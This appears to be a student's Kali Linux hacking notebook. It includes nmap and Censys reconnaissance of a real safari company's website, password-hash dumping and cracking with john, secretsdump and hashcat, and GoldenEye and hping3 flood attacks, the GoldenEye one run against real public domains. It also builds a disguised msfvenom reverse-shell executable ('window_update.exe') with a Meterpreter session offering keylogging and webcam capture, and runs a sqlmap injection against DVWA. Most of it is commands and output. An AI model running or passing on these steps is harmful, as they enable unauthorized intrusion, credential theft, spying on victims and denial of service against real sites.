

Reconnaissance

NMAP

FINDING OS, PUBLIC IP, OPEN PORTS , TECHNOLOGY USED, AND HOSTING INFORMATION/DNS/SUB DOMAIN TO A TARGET

Nmap -sL www.abnersafaris.com

The code identifies public ip address

```
(kali@kali)-[~]
$ nmap -sL www.abnersafaris.com
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-21 15:04 EAT
Nmap scan report for www.abnersafaris.com (185.181.254.145)
rDNS record for 185.181.254.145: s13497.usc1.stableservers.net
Nmap done: 1 IP address (0 hosts up) scanned in 2.40 seconds
```

nmap www.abnersafaris.com

To identify all the open ports and the service in run for example 21/tcp open

```
(kali@kali)-[~]
$ nmap www.abnersafaris.com
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-21 15:05 EAT
Nmap scan report for www.abnersafaris.com (185.181.254.145)
Host is up (0.015s latency).
rDNS record for 185.181.254.145: s13497.usc1.stableservers.net
Not shown: 984 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
443/tcp   open  https
587/tcp   open  submission
993/tcp   open  imaps
995/tcp   open  pop3s
8443/tcp   closed https-alt
49155/tcp closed unknown
49165/tcp closed unknown
50300/tcp closed unknown
52822/tcp closed unknown
52848/tcp closed unknown
61532/tcp closed unknown

Nmap done: 1 IP address (1 host up) scanned in 96.66 seconds
```

Nmap -sV -O www.abnersafaris.com

To find open ports , public ip and operating system

```

(kali@kali)-[~]
$ nmap -sV -O www.abnersafaris.com
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-21 15:08 EAT
Nmap scan report for www.abnersafaris.com (185.181.254.145)
Host is up (0.012s latency).
rDNS record for 185.181.254.145: s13497.usc1.stableservers.net
Not shown: 987 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  tcpwrapped
22/tcp    open  tcpwrapped
80/tcp    open  tcpwrapped
110/tcp   open  tcpwrapped
143/tcp   open  tcpwrapped
443/tcp   open  tcpwrapped
587/tcp   open  tcpwrapped
993/tcp   open  tcpwrapped
995/tcp   open  tcpwrapped
49156/tcp closed unknown
49157/tcp closed unknown
52869/tcp closed unknown
56737/tcp closed unknown
OS fingerprint not ideal because: Didn't receive UDP response. Please try again with -sSU
No OS matches for host

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 118.55 seconds

```

dig abnersafaris.com

Dig deep in to domain name to find which public ip its using which is 31.22.7.242

```

(kali@kali)-[~]
$ dig www.abnersafaris.com

; <<>> DiG 9.20.11-4+b1-Debian <<>> www.abnersafaris.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 61487
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 512
;; QUESTION SECTION:
;www.abnersafaris.com.      IN      A

;; ANSWER SECTION:
www.abnersafaris.com.      5       IN      CNAME   abnersafaris.com.
abnersafaris.com.         5       IN      A       185.181.254.145

;; Query time: 2070 msec
;; SERVER: 192.168.36.2#53(192.168.36.2) (UDP)
;; WHEN: Fri Aug 21 15:15:51 EAT 2026
;; MSG SIZE rcvd: 79

```

host abnersafaris.com

Find the host public ip

```

(kali@kali)-[~]
$ host www.abnersafaris.com
www.abnersafaris.com is an alias for abnersafaris.com.
abnersafaris.com has address 185.181.254.145
abnersafaris.com mail is handled by 0 abnersafaris.com.

```

#traceroute abnersafaris.com

Trace the path of the domain name

```
(kali㉿kali)-[~]
$ traceroute www.abnersafaris.com
traceroute to www.abnersafaris.com (185.181.254.145), 30 hops max, 60 byte packets
 1  192.168.36.2 (192.168.36.2)  5.107 ms  4.810 ms  4.606 ms
 2  * * *
 3  * * *
 4  * * *
 5  * * *
 6  * * *
 7  * * *
```

Using mxToolbox.com

Discovered public ip 185.181.254.145

Email security police “DMARC record is not Enabled “

mx:abnersafaris.com

Find Problems

Solve Email Delivery Problems

Pref	Hostname	IP Address	TTL	
0	abnersafaris.com	185.181.254.145 RIPE Network Coordination Centre (AS36454)	120 min	Blacklist Check SMTP Test

Test	Result
DNS Record Published	DNS Record found

Related Tests	Result	
DMARC Policy Not Enabled	It is recommended to use a quarantine or reject policy. To enable BIMI, it is required to have one of these at 100%.	More Info
BIMI Record Published	Brand Logo not appearing in inboxes	More Info
DMARC Record Published	DMARC Record found	



Using Censys

Free Plan

Home

Collections

Search History

Tags

EXPLORE MODULES

Adversary Investigation

Critical Infrastructure

Upgrade to Unlock More

Search advanced protocols

More results per search

API & MCP access

Upgrade

Search 185.181.254.145

185.181.254.145 • HOST

HOSTING_WEB_UI REMOTE_ACCESS

Actions Summarize Host AS OF AUG 21, 2026 11:02 UTC

Summary

Reverse DNS No Data

Forward DNS abnersafaris.com, africansafarireview.com, autoconfig.abnersafaris.com, autoconfig.africansafarireview.com, autoconfig.bethanymarsh.com, autoconfig.genuine-scarlet-hedgehog.185-181-254-145.cpanel.site, autoconfig.hospicecomfort.com, autoconfig.influentialinteractions.com more

OS No Data

25 Total Services 21 / FTP 22 / SSH 25 / SMTP 80 / HTTP 110 / POP3 143 / IMAP 443 / HTTP 587 / SMTP 993 / IMAP 995 / POP3 2077 / HTTP 2078 / HTTP 2079 / HTTP 2080 / HTTP 2082 / HTTP 2083 / HTTP 2086 / HTTP 2087 / HTTP 2095 / HTTP 2096 / HTTP 52223 / HTTP 52224 / HTTP 52229 / HTTP 52230 / HTTP 52231 / HTTP Show less

Network and Routing

Autonomous AS36454 (WHG-DAL - WHG Hosting Services Ltd)

System

Organization WHG Hosting Services Ltd

HOW TO HACK A PASSWORD OF LINUX MACHINE

\$sudo apt update

It upgrade the system with the latest software

\$sudo adduser hatren

A user hatren was added with password hidden

\$sudo cat /etc/shadow

It display all the hashes of the added users in the system with the user name

```
_gvm:!:20340:::::::  
kali:$y$j9T$ZjVER7AuUFBpA18/s0KpK1$zg03ZVxVSDjjC.M6ltxfP22.SbNSM5SvZ9NW.M0rzS0:20340:0:99999:7:::  
hatren:$y$j9T$AJdVAFEkSjhEq/7wy4JB21$lZlMtB279NqNztZxi4RDGsvn2ULJMFamAwvLjnCBF7B:20387:0:99999:7:::  
wazu-h-indexer:!:20406:::::::  
wazu-h:!:20558:::::::  
_dvwa:!:20668:::::::
```

\$nano hashes.txt

This opens a text editor where hashes are added, “nano can also be replaced with ‘vi’ ‘gedit’ “

\$cat hashes.txt

```
(kali@kali)-[~]  
$ cat hashes.txt  
kali:$y$j9T$ZjVER7AuUFBpA18/s0KpK1$zg03ZVxVSDjjC.M6ltxfP22.SbNSM5SvZ9NW.M0rzS0:20340:0:99999:7:::  
hatren:$y$j9T$AJdVAFEkSjhEq/7wy4JB21$lZlMtB279NqNztZxi4RDGsvn2ULJMFamAwvLjnCBF7B:20387:0:99999:7:::
```

\$nano

passwords.txt

Add all the possible password in the file

\$ cat passwords.txt

Display the added passwords in the file

```
(kali@kali)-[~]  
$ cat passwords.txt  
1234567890  
qwertyuiopasdfghjklzxcvbnm  
,./[!];'\=-!@#$$%^&*()<?:'{}|  
kali  
justlogin  
Jhuslogin  
jKali  
Kali
```

```
$ sudo john --format=crypt --wordlist=passwords.txt hashfile.txt
```

- Loads a password hash from hashes.txt
- Tries to crack it using the crypt format (Linux password hashing)
- First tries "single crack" mode (variations of username), then a wordlist
- Successfully finds the password

```
2. sudo john --format=crypt --show hashfile.txt
```

- Displays the cracked result:

```
(kali㉿kali)-[~]
└─$ sudo john --format=crypt --wordlist=passwords.txt hashfile.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 9 candidates left, minimum 96 needed for performance.
justlogin      (hatren)
kali           (kali)
2g 0:00:00:00 DONE (2026-08-21 16:06) 10.52g/s 47.36p/s 94.73c/s 94.73C/s 1234567890
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~]
└─$ sudo john --format=crypt --show hashfile.txt
kali:kali:20340:0:99999:7:::
hatren:justlogin:20387:0:99999:7:::

2 password hashes cracked, 0 left
```

HOW TO HACK A WINDOWS PASSWORD IN A KALI LINUX MACHINE

Reg save HKLM\SAM sam.save


Sam.save “ contains all the local users passwords”

Reg save HKLM\SYSTEM system.save

System.save “contains the boot key (syskey) used to encrypt the SAM file”

```
PS C:\Windows\System32> reg save HKLM\SAM sam.save
The operation completed successfully.
PS C:\Windows\System32> reg save HKLM\SYSTEM system.save
The operation completed successfully.
PS C:\Windows\System32>
```

User kevin is added to the computer management and stored



Sam.save and system.save files are then sent to kali linux , saved to Desktop

```
(root@kevin)-[/home/keivo1]
# cd Desktop

(root@kevin)-[/home/keivo1/Desktop]
# ls
me sam.save system.save

(root@kevin)-[/home/keivo1/Desktop]
```

impacket-secretsdump -sam sam.save -system.save LOCAL

Extracts password hashes

```
(root@kevin)-[/home/keivo1/Desktop]
# impacket-secretsdump -sam sam.save -system system.save LOCAL
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0xc18edbe7ab7a49d6053ef646dc93231f
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:f90b4ce139b6ad3ace1afd76a8075f69:::
HP:1001:aad3b435b51404eeaad3b435b51404ee:7a21990fcd3d759941e45c490f143d5f:::
kevin:1004:aad3b435b51404eeaad3b435b51404ee:7a21990fcd3d759941e45c490f143d5f:::
[*] Cleaning up ...
```

#nano hashes.txt

Copy and paste kevin hashes in "hashes .txt"

#cat hashes.txt

Display the hashes in hashes.txt

#nano password.txt

Put the possible passwords in the list

#nano password.txt

Display all the password in "password.txt"


```

(root@kevin)-[/home/keivo1/Desktop]
# nano hashes.txt

(root@kevin)-[/home/keivo1/Desktop]
# nano password.txt

(root@kevin)-[/home/keivo1/Desktop]
# cat hashes.txt
kevin:1004:aad3b435b51404eeaad3b435b51404ee:7a21990fcd3d759941e45c490f143d5f:::

(root@kevin)-[/home/keivo1/Desktop]
# cat password.txt
123
www
2ytw543
yehh
1325
1234
12345
0894y
hetiue
6terj
gsjsjk
uurg
sfgdjk

```

#Sudo hashcat -m 1000 hashes.txt password.txt

It actively cracks the password hashes and the password is “12345” for kevin

7a21990fcd3d759941e45c490f143d5f:12345

```

Session Actions Edit View Help
└─# sudo hashcat -m 1000 hashes.txt password.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 7.1+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 21.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #01: cpu-skylake-avx512-Intel Xeon Processor (icelake), 2222/4444 MB (2222 MB allocatable), 3MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory allocated for this attack: 512 MB (4581 MB free)

Dictionary cache built:
* Filename..: password.txt
* Passwords.: 14
* Bytes.....: 76
* Keyspace..: 14
* Runtime...: 0 secs

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Hashcat is expecting at least 3872 base words but only got 0.5% of that.

```

Session Actions Edit View Help

Host memory allocated for this attack: 512 MB (4581 MB free)

Dictionary cache built:

* Filename..: password.txt
* Passwords.: 14
* Bytes.....: 76
* Keyspace..: 14
* Runtime ...: 0 secs

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Hashcat is expecting at least 3072 base words but only got 0.5% of that.
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: <https://hashcat.net/faq/morework>

Approaching final keyspace - workload adjusted.

7a21990fcd3d759941e45c490f143d5f:12345

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1000 (NTLM)
Hash.Target.....: 7a21990fcd3d759941e45c490f143d5f
Time.Started.....: Fri Aug 21 05:28:01 2026 (0 secs)
Time.Estimated...: Fri Aug 21 05:28:01 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (password.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 5381 H/s (0.03ms) @ Accel:1024 Loops:1 Thr:1 Vec:16
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 14/14 (100.00%)
Rejected.....: 0/14 (0.00%)
Restore.Point....: 0/14 (0.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: 123 →

Started: Fri Aug 21 05:28:00 2026

Stopped: Fri Aug 21 05:28:03 2026

 (root@kevin)-[/home/keivo1/Desktop]
#

DDOS ATTACK (Using GoldenEye)

git clone the goldeneye repo from github

#cd GoldenEye


To change working directory to GoldenEye

#chmod 777 goldeneye

Full read, write and execute permissions on file or folder

#python3 goldeneye.py www.abnersafaris.com -w 50 -s 50 -m get

Launching a DDOS ATTACK against that web site



The image shows a terminal window on the left and a web browser on the right. The terminal window displays the following commands and output:

```
Session Actions Edit View Help
# s
s: command not found

(root@ kevin) - [/home/keivo1]
# ls
-0 25,sep,2025 Documents http.exe nap
10,sep,2025 Downloads Infoga ndu1
15,sep,2025 AhMyth-Android-RAT DVWA keivo
16,sep,2025 bncc game.apk kevin.txt
192.168.1.124 book GoldenEye lab1
192.168.1.146 config-management hashes.txt lab work
22,sep,2025 coursework_files holiday link_permissions_exercise
23,sep,2025 Desktop htt.exe Music

(root@ kevin) - [/home/keivo1]
# cd GoldenEye

(root@ kevin) - [/home/keivo1/GoldenEye]
# ls
goldeneye.py README.md res util

(root@ kevin) - [/home/keivo1/GoldenEye]
# chmod 777 goldeneye.py

(root@ kevin) - [/home/keivo1/GoldenEye]
# python3 goldeneye.py http://indiaspam.com -w 50 -s 50 -m get
/home/keivo1/GoldenEye/goldeneye.py:8: SyntaxWarning: "\"_\" is an invalid escape sequ
raw string is also an option.
| $$ \_ / $$$$$$ | $$ /$$$$$$$ /$$$$$ /$$$$$ | $$ /$ /$ /$$$$$
/home/keivo1/GoldenEye/goldeneye.py:8: SyntaxWarning: "\"_\" is an invalid escape sequ
raw string is also an option.
| $$ \_ / $$$$$$ | $$ /$$$$$$$ /$$$$$ /$$$$$ | $$ /$ /$ /$$$$$

GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>

Hitting webserver in mode 'get' with 50 workers running 50 connections each. Hit CTR
926 GoldenEye strikes hit. (4893 Failed)
926 GoldenEye strikes hit. (28207 Failed)
Server may be DOWN!
2304 GoldenEye strikes hit. (34479 Failed)
2653 GoldenEye strikes hit. (38468 Failed)
3224 GoldenEye strikes hit. (41828 Failed)
[]
```

The web browser shows the GitHub repository page for `jseidl/GoldenEye`. The repository is a public archive. The page includes a deprecation notice from jseidl and a file list showing `res/lists/useragents`, `util`, and `README.md`. The `util` folder is highlighted, and the `Clone` button is visible.

Windows Hacking In Metersploit

```
(kali㉿kali)-[~]  
$ sudo -i  
[sudo] password for kali:  
(root㉿kali)-[~]  
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.36.132 LPORT=5555 -f exe -a x86 > window_update.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 73802 bytes  
  
(root㉿kali)-[~]  
# ls  
Blackeye DVWA social-engineer-toolkit solitaire.exe window_update.exe zphisher
```

in msfconsole

Msf > cp window_update.exe /var/www/html ,”this moves file to the web so that it can be download to the target machine ”

Msf>exploit/multi/handler

Msf> set payload windows/meterpreter/reverse_tcp

Msf>set LHOST 192.168.1.153 ”set the local address of the attacker machine ”

Msf>seyt LPORT 4444 “to set the local port of the attacker machine ”

Msf>run “to start the exploit ”

```

msf > cp leg.exe /var/www/html
[*] exec: cp leg.exe /var/www/html

msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    |                 | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |



View the full module info with the info, or info -d command.

msf exploit(multi/handler) > set LHOST 192.168.1.153
LHOST => 192.168.1.153
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.153:4444
[*] Sending stage (190534 bytes) to 192.168.1.150
[*] Meterpreter session 1 opened (192.168.1.153:4444 -> 192.168.1.150:56717) at 2026-08-25 13:34:12 -0400

meterpreter > help

```

Meterpreter > help “to show more options that can be exploited ”

Meterpreter > screenshot “to take screenshot from the target machine”

Meterpreter > screenshare “to share the screen of the target machine ”

```
root@kevin: /home/keivo1

Session Actions Edit View Help

keyboard_send      Send keystrokes
keyevent           Send key events
keyscan_dump       Dump the keystroke buffer
keyscan_start      Start capturing keystrokes
keyscan_stop       Stop capturing keystrokes
mouse              Send mouse events
screenshare        Watch the remote user desktop in real time
screenshot         Grab a screenshot of the interactive desktop
setdesktop         Change the meterpreters current desktop
uictl              Control some of the user interface components

Stdapi: Webcam Commands


Command            Description
record_mic          Record audio from the default microphone for X seconds
webcam_chat         Start a video chat
webcam_list         List webcams
webcam_snap         Take a snapshot from the specified webcam
webcam_stream       Play a video stream from the specified webcam

Stdapi: Audio Output Commands

Command            Description
play               play a waveform audio file (.wav) on the target system

For more info on a specific command, use <command> -h or help <command>.

meterpreter > screenshot
Screenshot saved to: /home/keivo1/DCWjYTEN.jpeg
meterpreter > screenshare
[*] Preparing player ...
[*] Opening player at: /home/keivo1/tCWrsCXE.html
[*] Streaming ...
[GFX1-]: RenderCompositorSWGL failed mapping default framebuffer, no dt
^Z
Background session 1? [y/N] y
```



DOS ATTACK (hping3 method)


```
#hping3 -c 1000 -d 120 -P 4444 - -flood 192.168.1.150
```

-c 10000 ,number of packets to be sent

-d 120 , size of each packets sent to target machine

-p 4444 , destination ports to receive the packets

-- flood sending packets as fast as possible



DVWA

SQL INJECTION

1. Go to the SQL Injection page in DVWA

Navigate to:

- **DVWA Security** → **Low**
- **Vulnerabilities** → **SQL Injection**

2. Intercept the request

In Burp:

- Go to **Proxy** → **Intercept**
- Make sure **Intercept is ON**

In DVWA, enter:

1

Click **Submit**.

Burp should stop the request.

3. Save it

Right-click inside the intercepted request and choose:

Save item

Save it as:

/home/kali/fred.txt

4. Let the request continue

Click:

Forward

or turn **Intercept OFF** so the page loads normally.

5. Test sqlmap

```
(kali@kali)-[~]
└─$ sqlmap -r /home/kali/fred.txt --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 04:49:51 /2026-08-11/

[04:49:51] [INFO] parsing HTTP request from '/home/kali/fred.txt'
[04:49:52] [INFO] resuming back-end DBMS 'mysql'
[04:49:52] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: id (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=2' AND (SELECT 3520 FROM (SELECT(SLEEP(5)))oarL) AND 'pkQm6Submit=Submit

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=2' UNION ALL SELECT NULL,CONCAT(0x7176626a71,0x684862447a7148764766696e54456f7a6a72446c5865664770724169756974786c6b50466d5a7246,0x7162717a71)-- -bSubmit=Submit

[04:49:53] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.26.3
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[04:49:53] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema

[04:49:53] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/127.0.0.1'
[04:49:53] [WARNING] your sqlmap version is outdated

[*] ending @ 04:49:53 /2026-08-11/
```

6. List tables

```
(kali@kali)-[~]
